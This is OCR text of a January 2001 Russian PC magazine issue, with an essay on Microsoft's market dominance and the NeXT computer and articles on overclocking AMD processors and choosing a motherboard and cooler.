

Alt+F4 — надпись на майке Победителя!

**Погружение
в виртуальные
миры**

**Российские
электронные
деньги**

**Веб-сайт —
защита паролем**

**Интернет
слезам не верит**

**Лаборатория
мага**

Рисуем меню

**Enter,
Дедушка
Мороз!**



**КОМПЬЮТЕРЫ
ТРЕТЬЕГО
РЕЙХА**





E-mail:

tmt@mail.wplus.net

http://www.magicpc.spb.ru

Поддержку сайта осуществляет "Ланк-Интернет"

№ 1(35) январь '2001



КОМПЬЮТЕРЫ

Alt+F4 — надпись на майке Победителя.....	2
Не гони лошадей!.....	4
Переход на платформу ADD.....	7
Средства погружения в виртуальные миры.....	9
Компьютеры Третьего рейха.....	13

НАЧИНАЮЩИМ

Виртуальная погода.....	16
Секреты файловой системы.....	18

БДИ!

Персональные файерволы.....	20
Веб-сайт — защита паролем.....	22

ПЕРИФЕРИЯ

MP3-автомагнитола.....	26
FlyVIDEO: мультимедиа с изюмом.....	28

ИНТЕРНЕТ

Время В2С в Россию еще не пришло.....	29
Российские электронные деньги.....	31
Эффективная работа в Интернете.....	36
Российские Интернет-библиотеки.....	41
Наши в экзотических странах.....	42


НОМО COMPUTERUS

Сто выдающихся деятелей IT ушедшего столетия.....	44
Огненный дождь.....	47
Киберпсихолог.....	48
Интернет — зона вседозволенности?.....	50

ПРОГРАММНОЕ ОБЕСПЕЧЕНИЕ

Прогулки по городу Word.....	52
Второй шанс.....	54
Лаборатория мага.....	56
Симула.....	59
Эпоха Windows.....	60
Рисуем меню.....	62





И.Е. Сетевой



Alt+F4 — надпись на майке Победителя

Во время публичных выступлений главы корпорации Microsoft можно часто увидеть людей, держащих над головой плакат "Alt-F4", что в простонародье означает "заткнись". Откуда такая неприязнь к самой успешной в мире бизнеса компании вообще и ее основателю в частности?

Ключевым в ответе на этот вопрос является слово "бизнес". Перевод наукоемких ИТ-технологий в сферу обычного потребления в начале 80-х годов самым пагубным образом сказался на производстве качественного программного обеспечения, привел к широкому распространению "пиратства" (нелегального копирования программ), небывалому росту компьютерных вирусов, а также к постепенному исчезновению профессиональных программистов.

И виной всему этому — рыночная политика Microsoft. Я не хочу обвинять компанию во всех смертных грехах, просто, по моему мнению, появление Билла Гейтса именно в это время и именно в данной сфере существенно ускорило процесс. Да, в конечном счете эта ниша так или иначе была бы занята. Но может быть, другие фирмы-производители ПО сумели бы предвидеть и предотвратить нынешние проблемы?

Попытаемся заглянуть в корень.

Немного истории

Факт остается фактом, Билл Гейтс был действительно талантливым программистом: уже в 8 классе он посещал кружок программирования в местном вычислительном центре и зарабатывал деньги, создавая программы, требующиеся школе. К слову сказать, все вырученные средства уходили на покупку дополнительного машинного времени. Иными словами, обычный подросток, коих теперь тысячи, проводил все свое свободное время за компьютером.

Выпускной класс он практически прогулял: в это время он уже работал программистом в аэрокосмической корпорации TRW, получая \$20000 в год, что, впрочем, не помешало ему в 1973 году поступить в Гарвард, куда затем перевелся из Вашингтонского университета и его школьный друг Пол Аллен (ныне номинально первое лицо корпорации Microsoft).

Здесь мы сталкиваемся с первым примечательным фактом, который, как мне кажется, впоследствии станет определяющим в рыночной ИТ-политике Microsoft: из журнала Popular Electronics Билл и Пол узнали, что компании MITS требуется язык программирования для настольного компьютера Altair на базе процессора Intel 8080. Недолго думая, они позвонили в компанию и

сказали, что у них есть компактная версия Basic. Тестирование было назначено через три недели. Оставалось совсем немного — создать эту версию Basic!

Иными словами было продано то, чего еще нет в природе (сильно напоминает Internet Explorer 4.0 во время известной войны браузеров в 1998 году). Браво, Билл! Такая уверенность в собственных силах присуща настоящему профессионалу, что впоследствии и подтвердилось безошибочной работой программы во время тестов, хотя, как утверждают, дописывалась она в самолете по пути в Нью-Мексико.

Далее в игру вступает "Голубой гигант". Свежеиспеченная компания Microsoft, созданная двумя недоучившимися студентами Гарварда, в 1980 году получила от IBM предложение создать базовую операционную систему для всех ПК, выпускаемых в то время IBM. Готовой ОС у Microsoft не было, и заказ ушел в Digital Research, имеющей к тому времени CP/M для 8-разрядных процессоров. Но не таков Билл Гейтс, чтобы сдаваться без боя! Он пишет пространное письмо в IBM, в котором старается убедить компанию перейти на новый 16-разрядный микропроцессор Intel 8088, чтобы уравнивать тем самым свои шансы с остальными производителями ОС

— ведь такой операционной системы не было ни у кого. Наживка сработала, и IBM взяла паузу для всестороннего изучения вопроса.

Опять дело оставалось за малым — написать. И тут фортуна снова повернулась к Гейтсу лицом: оказалось, что небольшая фирма Seattle Computer Products располагала такой операционной системой, но ни сном ни духом не догадывалась, что в ней нуждается IBM. В итоге через шесть месяцев IBM выразила готовность принять на вооружение новую операционную систему, и Гейтс получил этот заказ. К тому же на момент подписания контракта президент Digital Research укатил в Европу (сам или подсказал кто со сроками — до сих пор остается загадкой). Так или иначе дело было сделано, выгодный контракт подписан. Титаническая полугодовая работа по доводке ОС не пропала даром, и на рынке ОС с подачи IBM наступило господство MS-DOS.

Дальнейшие шаги MicroSoft, связанные с захватом рынка, уже были избавлены от превратностей судьбы. Сначала Гейтс убедил IBM продавать лицензии MS-DOS другим производителям компьютеров, а некоторых из них (в частности, Compaq) — делать свои компьютеры IBM-совместимыми. Еще тогда, в начале 80-х, Microsoft объявила новую по тем временам маркетинговую программу. Она начала продавать MS-DOS по рекордно низким ценам, делая при этом ставку на объем продаж. Спустя несколько лет эта программа плавно переросла в поставку производителям ПК дешевых лицензий на предустановку ОС Windows в их компьютеры.

Вариант “халявы по-американски” сработал безупречно. Windows в третьем своем воплощении всего за год десятикратно перекрыла трехлетний объем продаж OS/2 — дитя самой IBM. Так наступил конец десятилетнего сотрудничества. Microsoft, не нуждаясь больше в покровительстве IBM, вышла из проекта по работе над OS/2 и занялась исключительно собственными продуктами.


Данный этап борьбы за рынок я

застал лично и у меня была возможность сравнить две эти операционные системы. Даже при поверхностном сравнении бросались в глаза функциональные различия. Оконный интерфейс Windows, вышедший к тому времени сухим из судебной тяжбы с Apple за авторские права, был ориентирован на неподготовленного пользователя и отличался от OS/2 так же, как автомобиль Шевроле от нашей “копейки”. Windows поглощал ресурсы ПК, был практически неремонтопригоден, однако, если уж ехал, то ехал с комфортом.

В чем же секрет безоговорочно успеха Windows? Как ни странно, в нас самих, а точнее — в красивой упаковке. Пусть в нее будет завернут посредственный по качеству товар, но именно упаковка, стоимость которой может многократно превышать стоимость самого товара, зачастую определяет успех продаж.

Что мы потеряли

С другой стороны, своим успехом Windows обязана IBM и, как ни странно, Apple, которая в священной борьбе за авторские права похоронила графическую оболочку



ПК NextStation

GEM (см. “Магия ПК” №8 2000 г.), оставив за собой право на оконный интерфейс. Однако Macintosh, обладая закрытой архитектурой, не могла достойно конкурировать с IBM: в начале 90-х в мире под управлением

MS-DOS работало более 60 млн IBM-совместимых компьютеров.


OS/2 и GEM — далеко не последние жертвы экспансии Windows. Возможно, некоторые из вас слышали про персональный компьютер NeXT. Даже поверхностное знакомство с ним в 1994 году заставляет меня коротко остановиться на том, что мы практически утратили, проголосовав за Windows, а в ее лице — и за архитектуру Intel.

Представьте себе 1989 год, на рынке господствуют 286 и 386 процессоры Intel с тактовыми частотами 16—20 МГц. И в это время в Сан-Франциско фирма NeXT Computer, возглавляемая никем иным как Стивом Джобсом, одним из основателей Apple, представляет компьютер Next Cube, оснащенный 25 МГц процессором Motorola 68030 (отдельный сопроцессор 68882), 8 Мб ОП, 256 Мб оптическим дисководом и 17-дюймовым монохромным монитором!

Но дело даже не в этих “наворотах”, а в принципиальном отличии архитектуры NeXT от Intel. Еще на исходе 80-х нам предложили линейное адресное пространство, многоканальную DMA-архитектуру (8 каналов прямого доступа в память), новую системную шину NextBus, реальную мультипроцессорность, векторно-растровую графическую подсистему, заимствованную у больших компьютеров мультиплексорную систему ввода-вывода, способную поддерживать скорость до 100 МБ/с, DSP-процессор, способный воспроизводить звук с частотой 44 кГц, а чуть позже появился и графический акселератор NextDimension, способный воспроизводить видео в реальном времени по 9 независимым каналам ввода-вывода. В качестве дисковой подсистемы была выбрана SCSI, поскольку также поддерживала многоканальность. Сегодня можно сказать, что Джобс абсолютно точно дал название первенцу Next Cube, и хотя Cube относится всего лишь к изящной форме системного блока, я бы отнес его в покататель степени — Next³.

Операционная система Next Step — полностью объектно-ориен-

тированная система, построенная на базе системных вызовов BSD Unix и языка реализации Objective C. Она обеспечивала полную поддержку Postscript-технологий на всех уровнях, позволявшую уже тогда реализовать полнофункциональную систему WYSIWYG.



Экран OS NextStep

Именно это и произвело на меня неизгладимое впечатление: в то время как на 386 процессоре носился неубиенный Digger (одна из популярных игрушек с примитивным графическим интерфейсом), на экране Next я увидел несущийся табун лошадей, который не мешал машине работать в качестве сервера для тех же IBM PC.


Нельзя не упомянуть и о том, что первый веб-браузер был написан самим отцом-основателем WWW, Тимом Бернерсом-Ли, именно на компьютере NeXT для ОС NextStep.

Так почему же, спросите вы, такой прорыв в технологии остался не востребуемым? Ответ как всегда прост — цена. И хотя в период расцвета NeXT она всего на 20—25% превышала появившиеся тогда ПК на базе 486 процессора, рынок, уже ориентированный к тому времени усилиями Microsoft на архитектуру Intel, не принял его, точнее, не смог принять.

Новые технологии требовали кардинального изменения заводских мощностей по производству комплектующих, новых высококвалифицированных программистов и, что самое главное, новых пользователей, способных разглядеть и поддержать революционные решения Стива Джобса, пусть даже несколькими сотнями долларов из своего кармана.

Если бы...

История, как известно, не терпит сослагательного наклонения. Произошло то, что произошло. Или даже должно было произойти. И все же, если бы не... (см. начало статьи), сейчас на вашем столе стоял бы не персональный компьютер с ОС Windows, а портативный суперкомпьютер с несколькими мониторами и поистине неограниченными вычислительными возможностями, которых с лихвой хватило бы и на Quake XXX, и на "Звездные войны" в реальном времени. И при этом вы не мчались бы время от времени в магазин за новым графическим ускорителем для поддержки "уникальных" мультимедийных возможностей очередного релиза. А может, в этом все и дело?



Экран первого WWW-браузера на платформе NEXT Step

Так парадоксальным образом непрофессиональные предпочтения рядового потребителя практически в зародыше убили то, к чему сейчас идет рынок, опираясь все на те же возрастающие требования основной массы пользователей. Невольно в голову закрадывается мысль: "А может, рыночный механизм спрос—предложение все-таки порочен? Может быть в такой деликатной сфере, как высокие технологии, лучше довериться профессионалам? Пусть слесарь выбирает лучший из двух разводных ключей, а люди, подобные Стивену Джобсу (NeXT) и Линусу Торвальдсу (Linux) определяют основные направления развития информационных технологий, пока остальные давятся в очереди за Sony PlayStation-II".

Разгон процессоров — самая животрепещущая тема для компьютерщиков, начиная с появления 386-х. Это были последние процессоры, работающие без принудительного охлаждения. "Камень" на 25 МГц разгоняли до 33 или даже 40 МГц, и он работал стабильно. Но словечко "оверклокер" появилось уже в эпоху Пентиймов.


Разогнать любой процессор не представляет труда, достаточно установить соответствующую частоту на системной плате. Однако в компьютерной прессе и в Интернете по-прежнему регулярно появляются статьи любителей давать "вредные советы".

Как замучить Duron

В одной из статей детально описана процедура разгона Duron. Автор честно сообщил, что в ходе эксперимента угробил-таки и Duron 600 МГц, и материнскую плату общей стоимостью \$200, хотя процессор, отказавшись работать на частоте 900 МГц, сутки проработал на 700... На фоне оптимистичной информации на сайтах о возможности разгона до 900 МГц это, кажется, единственное сообщение о неудачном эксперименте.

В ходе эксперимента автор установил, что процессор работает на частоте 700 МГц при напряжении 1.75 В, а на частоте 900 МГц не работает вовсе. Если бы он ограничился этим скромным результатом, все кончилось бы благополучно, но, поскольку для всех переделок и проверок требовалось снимать и устанавливать радиатор, кристалл процессора в конце концов начал крошиться, что и привело процессор к гибели. Заодно перестал работать и Socket A на материнской плате, используемый как держатель при всех манипуляциях с процессором.

Кратко остановлюсь на сути метода. Процессоры Duron имеют внутреннюю шину на 200 МГц, а "кормятся" исходной частотой 100 МГц. При попытке установить на материнской плате повышенную частоту (хотя бы 110 МГц) процессор перестает работать. Единственная возможность разгона заключается в изменении коэф-



**Николай
Богданов-Катьков**

Не гони лошадей!

фициента умножения, а он задан установками самого процессора.

Процессор выдает системному контроллеру идентификационные сигналы частоты (FID), сообщая ему, на какой частоте он должен работать, а обратно идут сигналы BP_FID, которые и задают эту частоту. При несоответствии множителей FID и BP_FID процессор отключается. На верхнюю керамическую плату процессора выведены конфигурационные мостики — токопроводящие перемычки, замыкающие пары контактов. Коэффициент умножения и напряжение задаются их положением. Чтобы разогнать процессор с 600 до 900 МГц, необходимо перепилить три мостика и замкнуть три других.



Данный способ разгона при более аккуратном исполнении должен дать положительный результат. Конечно же, перерезать мостики следует не острой гранью обломанного напильника, а гравировальной машинкой. Для замыкания мостиков лучше воспользоваться ртутной амальгамой или галлиевым сплавом, которые применяются в стоматологии, а не простым карандашом (графит проводит ток, хоть и неважно) и не заточенной проволокой оловянно-свинцового припоя, которая оставляет

на керамике тонкий металлический след.

Если не экспериментировать с перебором частот, а сразу выбрать определенную, один раз снять и установить радиатор, воздействие на кристалл будет минимальным, и разогнанный процессор будет работать. Но надолго ли его хватит?

До 1050 МГц!

Процессоры Athlon имеют переключатель, выведенный за пределы кристалла. Способ их разгона по сравнению с описанным выглядит куда как проще. Одно из петербургских предприятий рекламирует модуль для разгона Athlon собственного изготовления. Стоит он около 700 рублей и представляет собой чип размером 35x36 мм. Модуль просто вставляется в разъем (крышку с процессора надо снять). На нем и устанавливаются нужный множитель частоты и напряжение питания. Частота регулируется до 1050 МГц с шагом 50 МГц, напряжение — от 1.6 В (обычное для Athlon) до 2.05 В.

Зачем нужна регулировка напряжения? При повышении частоты и неизменном напряжении процессор работает нестабильно, и если напряжение немного повысить, это помогает. По словам представителя фирмы, процессор допускает повышение напряжения до 1.8 В при обычных условиях и до 2.0 В при интенсивном охлаждении.

Это не означает, что для любого процессора можно выставить любые параметры. По опыту разработчиков, процессор на 500 МГц отказывается работать при повышении частоты до 800 МГц. При 750 МГц он работает довольно устойчиво, но лучше все же не гнать его более чем на 700 МГц. Вообще же предельная частота разгона в полтора раза выше паспортной, но для большей надежности следует работать на частоте на 50 МГц ниже предельно допустимой.

Таким образом, Athlon 600 МГц можно разогнать до 900 (но лучше до 850 МГц), а 700 МГц — до тысячи. Разгонять процессоры с более высокими частотами можно, но их сейчас просто нецелесообразно покупать: они слишком дороги и следует подождать, пока они подешевеют.

Еще одна статья подробно описывает разгон процессора Athlon при помощи данного модуля, однако приведенные данные не совпадают с данными разработчиков. По мнению последних, любой Athlon можно разогнать в полтора раза, а в статье указывается, что 500-мегагерцовый "камень" безопасно разгоняется до 700, а экстремально — до 920 МГц. Но процессоры с более высокими паспортными частотами разгоняются хуже: 800-мегагерцовый — до 900 МГц безопасно, а экстремально — всего до 960 МГц. Это значит, что целесообразно разгонять только процессоры с исходными частотами не более 500—550 МГц.

Однако "обманывать" процессор не так-то просто. Иногда считают, что все процессоры Athlon одинаковы, просто те, которые получились более качественными, маркируют более высокими частотами. Это не совсем так. Дело в том, что первые модели Athlon (до 700 МГц) имеют кэш L2, работающий на 1/2 частоты ядра. Начиная с 750 МГц, Athlon имеет кэш, работающий на 2/5 частоты ядра, а с 900 МГц — на 1/3, то есть во всех случаях кэш работает на частоте 300—350 МГц.

Если коэффициент умножения частоты для ядра увеличить, то частоту, на которой работает кэш, надо оставить прежней. Для некоторых задач скорость обмена данными с

кэш-памятью не имеет значения, но во многих случаях она важна. Фактически скорость может возрасти пропорционально повышению тактовой частоты или же значительно меньше. Поэтому при разгоне Athlon приходится устанавливать делитель тактовой частоты для кэша через BIOS, так, чтобы она не превышала 375 МГц.

Сильная сторона Pentium III Сорперmine в том, что кэш работает на частоте ядра. Если "младшие" Athlon легко обгоняют Pentium III с той же тактовой частотой, то "старшие", от 900 МГц и выше, идут вровень с ним. Поэтому Athlon для разгона в принципе менее пригоден, чем аналогичные процессоры Intel. При повышении тактовой частоты в 1.5 раза его скорость возрастет значительно меньше. Насколько снизится при этом срок его службы?

Физические единицы

А теперь посчитаем. Вот формула, показывающая, насколько возрастает мощность (P) высокочастотного устройства при повышении напряжения (U) и частоты (n):

$$\frac{P_1}{P_2} = \frac{U_1^2}{U_2^2} \times \frac{v_1}{v_2}$$

Мощность, выделяемая процессором Athlon 500 МГц, — 42 Вт. Для разгона его до 1000 МГц (напомним, изготовители разгонного устройства так делать не рекомендуют, разогнать до тысячи можно только 700-мегагерцовый процессор) напряжение придется повысить с 1.6 до 1.9 В. При этом рассеиваемая мощность возрастет в 2.8 раза и составит 118 Вт. Напряжение тоже придется повысить, хотя и несколько меньше. В результате мощность составит "всего" 100 Вт — это мощность хорошего паяльника.

К тому же для высокочастотных устройств закон Ома никто не отменял, и чтобы "кормить" процессор ста ваттами при напряжении 1.8 В нужен ток 55 ампер! В бытовой технике такой ток встречается разве что в небольших сварочных аппаратах, и для его передачи используют провод или шину площадью сечения 15—20 мм².

Естественно, на материнской

плате и в блоке питания проводники тоньше, а значит, они будут ощутимо нагреваться. Потери энергии при передаче (трансформатор, выпрямитель, провода) составят не менее 20—30 Вт. Мощность обычного БП — 200 или 250 Вт. Поскольку компьютеры сейчас комплектуют мощными видеокартами, которые также выделяют много тепла, получается, что БП будет работать на предельной нагрузке, а то и с перегрузкой. Из этого следует, что при разгоне снизится надежность и долговечность не только процессора, но и всей сборки. Для надежной работы процессор придется очень интенсивно охлаждать. Если учесть, что в охлаждении нуждается еще и видеокарта, известный анекдот про установку Windows на холодильник перестает быть анекдотом. Правда, тут уже нужна не операционная система для холодильника, а холодильник для компьютера.

В рекламных изданиях именно для разгона рекомендуют новейшие кулеры Golden Orb. Они предназначены для процессоров AMD, имеют скоростной вентилятор и специальный радиатор со множеством ребер. За рубежом ведутся разработки криогенных систем, которые будут охлаждать процессор до —40°С. Но это дело будущего, а что в настоящем? По зарубежным данным, даже кулеры Golden Orb не дают эффективного охлаждения, по крайней мере для старших Intel Сорперmine. Так что возможности для охлаждения процессоров с применением обычных радиаторов и вентиляторов практически исчерпаны. А лишние ватты никуда не денутся. Это барьер, который ставят законы физики.

Условные единицы

Теперь займемся единицами не физическими, а условными.

Цены на процессоры снижаются быстро. За последние два месяца все процессоры Athlon "подешевели на 100 МГц", то есть 700-мегагерцо-

вый "камень" стоит сейчас столько же, сколько стоил 600 МГц и т.д. К тому же Intel выпустила в продажу долгожданный Pentium IV, и AMD снижает цены на всю линейку процессоров. При этом процессоры с более высокими частотами дешевеют быстрее, так что цены не только снижаются, но и сближаются.

Едва ли Athlon 1000 подешевеет до уровня 600-мегагерцового в обозримом будущем. Но устройство для разгона стоит \$25, а кулер Golden Orb — еще \$14—15. Возможно, кому-то покажется целесообразным заплатить \$40 за лишние мегагерцы. Однако скорее всего в январе высокочастотный Athlon можно будет купить за ту же сумму, что и низкочастотный с набором для разгона. Будет ли тогда недавний оверклокер гордиться своей деловой сметкой?

К тому же проблема перегрева все равно остается. AMD создала компьютер с криогенным агрегатом, который дает охлаждение до —40°С. Новые процессоры Intel будут устанавливаться на полукилограммовых (!) радиаторах, которые крепятся не к системной плате, а к корпусу. Юмористы уже разразились карикатурой — что-то невообразимое с логотипом "Intel Outside".


Перегрев снижает срок службы процессора примерно вдвое. Если процессор рассчитан на 10 лет работы, то прослужит пять, а затем компьютер устареет настолько, что придется покупать новый. Трудно сказать, на чем основаны эти расчеты. Если учесть трудности, возникшие у обеих фирм при достижении рубежа 1 ГГц, можно предположить, что мощность компьютеров не будет расти далее так же быстро, как до сих пор. Скорее всего и через пять лет компьютер с нынешним Athlon будет годен для большинства практических целей. Если выбирать ПК с дальним прицелом, не следует гнаться за высокой тактовой частотой — и цена выше, и надежность ниже. Тем более, незачем выжимать лишние мегагерцы, даже если сде-

лать это технически возможно.

Средние цены на процессоры AMD

Тактовая частота, МГц	550	600	650	700	750	800	850	900
Цена на Athlon, у.е.	73	87	94	116	129	163	187	215
Цена на Duron, у.е.		61	64	74	90	117		
Цена на Thunderbird, у.е.				120	128	158	183	198





Алексей Мучанко

Переход на платформу AMD


Более года назад я попытался помочь вам с определением конфигурации для дешевого игрового ПК. Прошло время, и даже разогнанный до 500 МГц Celeron уже не кажется слишком быстрым. Возможно, пришла пора сменить процессор? А может быть и платформу.. На этот раз ограничимся выбором материнской платы и процессора.

От материнской платы требуются надежность, высокая производительность, совместимость с существующим аппаратным и программным обеспечением, возможность апгрейда. Любые дополнительные возможности приветствуются, но при разумной цене.

Связываться с материнскими платами на базе морально устаревших чипсетов Intel EX/LX/XZ/BX, VIA Apollo Pro, Apollo Pro+, Apollo Pro 133 вряд ли целесообразно, несмотря на их относительно низкую цену. Не стоит также покупать последние материнские платы на чипсете Intel BX с заявленной поддержкой системной шины 133 МГц. Intel 810 не приветствуется по той же причине, что и год назад — невозможность апгрейда. Остаются материнские платы на чипсетах i815 под процессоры Intel, VIA KX133, AMD750 (slot A), VIA

KT133 (socket A) под Athlon/Thunderbird/Duron.

Вспомним, что наша цель — сэкономить, не потеряв при этом в производительности, надежности, функциональности. В этом случае лучший выбор — платформа AMD, конкретно — Socket A, поскольку выпуск процессоров Slot A прекращается.



Теперь о ценах. Цены на материнские платы под Celeron или Socket A примерно такие же, как и на платы под Thunderbird/Duron. А вот что касается цен на процессоры — AMD вне конкуренции. Живой пример: Celeron 600 (шина 66 МГц) стоит в районе \$80, а Duron 600 (шина 200 МГц) — \$60. Я уж не говорю о том, что во всех тестах производительность Duron 600, разогнан-


ного до 800 МГц, примерно соответствует производительности Pentium III 1 ГГц. Иными словами, сэкономив немного денег, в производительности мы точно ничего не теряем. А что с Thunderbird? По сравнению с Duron этот процессор имеет больший объем кэша. По тестам его производительность на 7—10% выше, чем у Duron, работающего на той же частоте. Не уверен, что за это следует платить в 1.5—2 раза больше.

Маленькое отступление. Разгон Duron путем увеличения частоты системной шины практически невозможен — система начинает работать нестабильно уже при увеличении частоты на 5% независимо от материнской платы. Остается изменение коэффициента умножения. Последнее возможно при двух условиях: материнская плата поддерживает изменение коэффициента умножения (желательно также наличие регулировки напряжения ядра процессора), и множитель не заблокирован на самом процессоре. За коэффициент умножения отвечают четыре перемычки на корпусе процессора, именуемые в народе "золотыми мостами". Для разгона процессоров, у которых эти перемычки не разрушены, не приходится прикладывать никаких усилий. Достаточно только подобрать материнскую плату. Если же перемычки разрушены,

необходима ювелирная работа по их восстановлению, например, с помощью токопроводящего клея. Работа нудная и требует аккуратности, но результат превосходит все ожидания: практически все процессоры уверенно работают на 800—850 МГц, очень многие — на 900—950 МГц и некоторые — на 1 ГГц. Подробную информацию относительно восстановления "золотых мостов" можно найти, в частности, на iXBT Hardware (ixbt.stack.net).

Необходимо сказать пару слов относительно охлаждения Duron. Он греется, и довольно сильно, особенно при поднятии напряжения ядра. Отсюда правило — не надо экономить на кулере. Не тот случай, когда можно брать дешевые китайские подделки. Рекомендую две модели.

Вариант 1. Вы не собираетесь разгонять ваш Duron, вам нужна абсолютная надежность. Я даже соглашусь с вами, 600 МГц в исполнении Duron — это очень неплохо. В этом случае хорошим выбором будет кулер Adda на шарикоподшипнике под Socket 1. Цена — в районе \$5. Кулеры тайваньской фирмы Adda используют такие известные производители железа, как ASUS, ABIT, AMD. Это уже говорит о многом.



Вариант 2. Вы хотите получить за свои деньги больше удовольствия и будете гнать ваш Duron. В этом случае придется сделать дополнительные капиталовложения и потратить немного времени. Рекомендую купить кулер ChromeOrb. Производитель — Thermaltake, цена — около \$18. Дорого? Не думаю. Процессор дороже. Кстати, на покупке ChromeOrb хлопоты не кончатся. В идеале следует тряпочкой, смоченной в растворителе, удалить теплопроводящую пластинку на радиаторе и равномерно нанести тонкий слой теплопроводящей пасты КПТ-8 (к сожалению, паст на основе металли-

ческой меди или металлического сребра в Петербурге не достать). И лишь затем можно устанавливать кулер. Не забудьте снять наклейку на вентиляторе, а то будет сильно шуметь!

Наконец, мы подошли к выбору материнской платы. Плат с изменением коэффициента умножения на данный момент не так уж много. Можно приобрести ABIT KT7 с RAID-контроллером или без него, Soltek SL-75KV+, Asus A7V. Во всех этих платах используется чипсет VIA KT133. Для тех, кто хочет сэкономить \$15—20, хороший выбор — Soltek SL-75KV+. Работает стабильно, без сюрпризов. 5 слотов PCI, 1 ISA. Изменение коэффициента умножения — с помощью переключателей на самой плате, что не очень удобно. Регулировка напряжения ядра процессора присутствует. В общем, своих денег (около \$100) стоит.

